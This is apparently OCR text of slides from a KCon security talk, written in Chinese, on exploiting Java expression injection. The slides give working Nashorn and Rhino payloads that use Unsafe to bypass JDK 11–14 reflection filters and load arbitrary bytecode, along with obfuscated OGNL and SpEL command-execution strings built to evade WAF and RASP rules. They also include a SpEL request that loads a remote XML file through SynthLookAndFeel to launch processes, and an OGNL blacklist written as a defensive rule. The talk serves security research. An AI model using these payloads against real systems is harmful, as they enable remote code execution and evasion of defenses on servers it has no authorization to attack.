var defineClassMethod = java.lang.ClassLoader.class.getDeclaredMethod(
"defineClass",byteArray.class,int.class,int.class); //获取defineClass方法

var modifiers = defineClassMethod.getClass().getDeclaredField("modifiers"); //获取defineClass的modifiers
unsafe.putShort(defineClassMethod, unsafe.objectFieldOffset(modifiers), Modifier.PUBLIC); //强行修改为PUBLIC

var cc = defineClassMethod.invoke(                    //反射调用，绕过限制
java.lang.Thread.currentThread().getContextClassLoader(),classBytes,0,classBytes.length);
cc.newInstance();
```

- java.lang.reflect.AccessibleObject#checkCanSetAccessible 会通过Modifier判断权限修饰符
- 通过Unsafe类强行将其变为public方法

JDK12/13/14绕过fieldFilterMap

- JDK>=12报错提示：没有modifiers字段

```
Caused by: java.lang.NoSuchFieldException: modifiers
           at java.base/java.lang.Class.getDeclaredField(Class.java:2416)
```

- 核心原因在于jdk.internal.reflect.Reflection#fieldFilterMap的变化

JDK11

```
Map<Class<?>,String[]> map = new HashMap<>();
map.put(Reflection.class,
    new String[] {
       "fieldFilterMap", "methodFilterMap"}
);
map.put(System.class,
    new String[] {"security"}
);
map.put(Class.class,
    new String[] {"classLoader"}
);
fieldFilterMap = map;
```


JDK12

```
fieldFilterMap = Map.of(
    Reflection.class, ALL_MEMBERS,
    AccessibleObject.class, ALL_MEMBERS,
    Class.class, Set.of("classLoader"),
    ClassLoader.class, ALL_MEMBERS,
    Constructor.class, ALL_MEMBERS,
    Field.class, ALL_MEMBERS,
    Method.class, ALL_MEMBERS,
    Module.class, ALL_MEMBERS,
    System.class, Set.of("security")
);
```

JDK12/13/14绕过fieldFilterMap

- https://github.com/BeichenDream/Kcon2021Code/blob/master/bypassJdk/JdkSecurityBypass.java
- 用Nashorn语法实现

```
// 获取Unsafe对象
var Unsafe = Java.type('sun.misc.Unsafe');
var HashMap = Java.type('java.util.HashMap');
var field = Unsafe.class.getDeclaredField("theUnsafe");
field.setAccessible(true);
var unsafe = field.get(null);

// 利用defineAnonymousClass获取fieldFilterMap偏移
var classClass = Java.type("java.lang.Class");
var reflectionClass = java.lang.Class.forName("jdk.internal.reflect.Reflection");
var classBuffer = reflectionClass.getResourceAsStream("Reflection.class").readAllBytes();
var reflectionAnonymousClass = unsafe.defineAnonymousClass(reflectionClass, classBuffer, null);
var fieldFilterMapField = reflectionAnonymousClass.getDeclaredField("fieldFilterMap");

// 清空原有的fieldFilterMap
if (fieldFilterMapField.getType().isAssignableFrom(HashMap.class)) {
  unsafe.putObject(reflectionClass, unsafe.staticFieldOffset(fieldFilterMapField), new HashMap());
}

// 清除缓存
var clz = java.lang.Class.forName("java.lang.Class").getResourceAsStream("Class.class").readAllBytes();
var ClassAnonymousClass = unsafe.defineAnonymousClass(java.lang.Class.forName("java.lang.Class"), clz, null);
var reflectionDataField = ClassAnonymousClass.getDeclaredField("reflectionData");
unsafe.putObject(classClass, unsafe.objectFieldOffset(reflectionDataField), null);
```



还得是Beichen


最终通杀Payload

JDK6	JDK7	JDK8	JDK9	JDK10	JDK11	JDK12	JDK13	JDK14
✅	✅	✅	✅	✅	✅	✅	✅	✅

```
function defineClass(classBytes) {
  try { // jdk6-10
    unsafe.defineClass(null, classBytes, 0, classBytes.length, null, null).newInstance();
  } catch (e) { // jdk11-14
    bypass() //绕过fieldFilterMap
    var defineClassMethod = java.lang.Class.forName("java.lang.ClassLoader").getDeclaredMethod(
        "defineClass",
        java.lang.Class.forName("[B"), // 反射获取字节数组类型
        java.lang.Integer.TYPE,
        java.lang.Integer.TYPE
    );
    var modifiers = defineClassMethod.getClass().getDeclaredField("modifiers");
    unsafe.putShort(defineClassMethod, unsafe.objectFieldOffset(modifiers), 0x00000001);
    var cc = defineClassMethod.invoke(
    java.lang.Thread.currentThread().getContextClassLoader(),
    classBytes,0,classBytes.length
    );
    cc.newInstance();
  }
}
defineClass(Base64DecodeToByte(PAYLOAD));
```

- Rhino不支持Java.type、SomeClass.class语法，为了兼容需要全部用反射来代替
- 完整代码见Github：https://github.com/yzddmr6/Java-Js-Engine-Payloads

其他思路



r4v3en

- https://github.com/gobysec/Research/blob/main/Metabase_Code_Execution_Vulnerability_(CVE-2023-38646)_Exploing_H2_JDBC_in_Depthzh_CN.md
- 思路基本一致，区别在于修改的是override属性

```
function setAccessible(accessibleObject){
  var unsafe = getUnsafe();
  var overrideField =
java.lang.Class.forName("java.lang.reflect.AccessibleObject").getDeclaredField("override");
  var offset = unsafe.objectFieldOffset(overrideField);
  unsafe.putBoolean(accessibleObject, offset, true);
}
...
```

更短的Payload

su18

- 如果仅仅是为了defineClass，不需要绕过JDK机制那么麻烦
- 别忘了Unsafe.defineAnonymousClass是没有被移除的

```
function defineClass(classBytes) {
  var theUnsafe = java.lang.Class.forName("sun.misc.Unsafe").getDeclaredField("theUnsafe");
  theUnsafe.setAccessible(true);
  unsafe = theUnsafe.get(null);
  unsafe.defineAnonymousClass(java.lang.Class.forName("java.lang.Class"), classBytes, null).newInstance();
}
```

链路回顾

基础表达式

表达式→JS引擎

表达式→JS引擎→部分JDK任意字节码加载

表达式→JS引擎→所有JDK任意字节码加载

- 至此，我们已经实现了从表达式到任意代码执行的完全体

- 表达式注入漏洞下的绕过

常见绕过手段

```
(%27\u0023context[\%27xwork.MethodAccessor
.denyMethodExecution\%27]\u003dfalse%27)(s
u18)(su19)&(%27\u0023su20\u003d@java.lang.
Runtime@getRuntime().exec(\%27open%20-
a%20Calculator.app\%27)%27)(su21)(su22)
```

```
T(String).getClass().forName("java.l"+"ang.Ru"
+"ntime").getMethod("ex"+"ec",T(String[])).inv
oke(T(String).getClass().forName("java.l"+"ang
.Ru"+"ntime").getMethod("getRu"+"ntime").invok
e(T(String).getClass().forName("java.l"+"ang.R
u"+"ntime")),new String[]{"cmd","/C","calc"})
```

Unicode编码

%00绕过

大小写

反射+字符串混淆

...

智能解码

类黑名单

表达式长度限制

...

```
ognl_blacklist: {
      name: '算法1 - OGNL语句黑名单',
      action: 'block',
      expression: [
            'ognl.OgnlContext',
            'ognl.TypeConverter',
            'ognl.MemberAccess',
            '_memberAccess',
            'ognl.ClassResolver',
            'java.lang.Runtime',
            'java.lang.Class',
            'java.lang.ClassLoader',
            'java.lang.System',
            'java.lang.ProcessBuilder',
            'java.io.File',
            'javax.script.ScriptEngineManager’,
            ...
      ]
}
```

```
T(java.lang.Character).toString(46).concat(T(java.lang.Character
).toString(46)).concat(T(java.lang.Character).toString(47)).conc
at(T(java.lang.Character).toString(102)).concat(T(java.lang.Char
acter).toString(108)).concat(T(java.lang.Character).toString(97)
      ).concat(T(java.lang.Character).toString(103))...
```

```
ognl_length_limit: {
      name: '算法2 - OGNL表达式长度限制',
      action: 'log',
      max_length: 400
}
```


小众利用类/新利用类

- 常见的函数特征均会被WAF/RASP拦截
- 部分场景下对payload有长度限制
- 即使混淆了反射的字符串，语句中还是会有反射的函数特征：getClass，newInstance，invoke...
- 点对点寻找特定表达式解析特性难度大/不一定有/通用性不强(每种表达式都要特殊去分析)

- 寻找不在防护软件规则集中的冷门利用类
- 一句话形式，链式调用，兼容不可执行多句的表达式
- 尽可能通用，不依赖第三方包

远程加载JS

https://hackerone.com/reports/1418891





```
new java.lang.ProcessBuilder(["/bin/bash","-c","open -a Calculator.app"]).start();
```

or 结合前面提到的姿势去打内存马

JavaWrapper加载BCEL字节码

- 2022 0CTF
- hessian反序列化中gadgets



远程加载XML

- 随手发现的，好像还没人提过？

Request


Pretty Raw Hex \n

```
1 POST /expression/spel HTTP/1.1
2 Host: localhost:7788
3 Pragma: no-cache
4 Cache-Control: no-cache
5 Connection: close
6 Content-Type: application/x-www-form-urlencoded
7 Content-Length: 112
8
9 expression=new
  javax.swing.plaf.synth.SynthLookAndFeel().load(new
  java.net.URL("http://127.0.0.1:9999/mr6.xml"))
```

Response

Pretty Raw Hex Ren

```
1 HTTP/1.1 200
2 Vary: Origin
3 Vary: Access-Contr
4 Vary: Access-Contr
5 Content-Type: text
6 Content-Length: 12
7 Date: Thu, 27 Jul
8 Connection: close
9
10 System Error
```



- mr6.xml

```
<new class="java.lang.ProcessBuilder">
    <string>open</string>
    <string>-a</string>
    <string>Calculator</string>
    <object method="start"></object>
</new>
```

Q：能否结合JS引擎做到任意代码执行？

KCon

归源·智变

Returning to the source · Intelligent transformation

感谢您的观看！

THANK YOU FOR YOUR WATCHING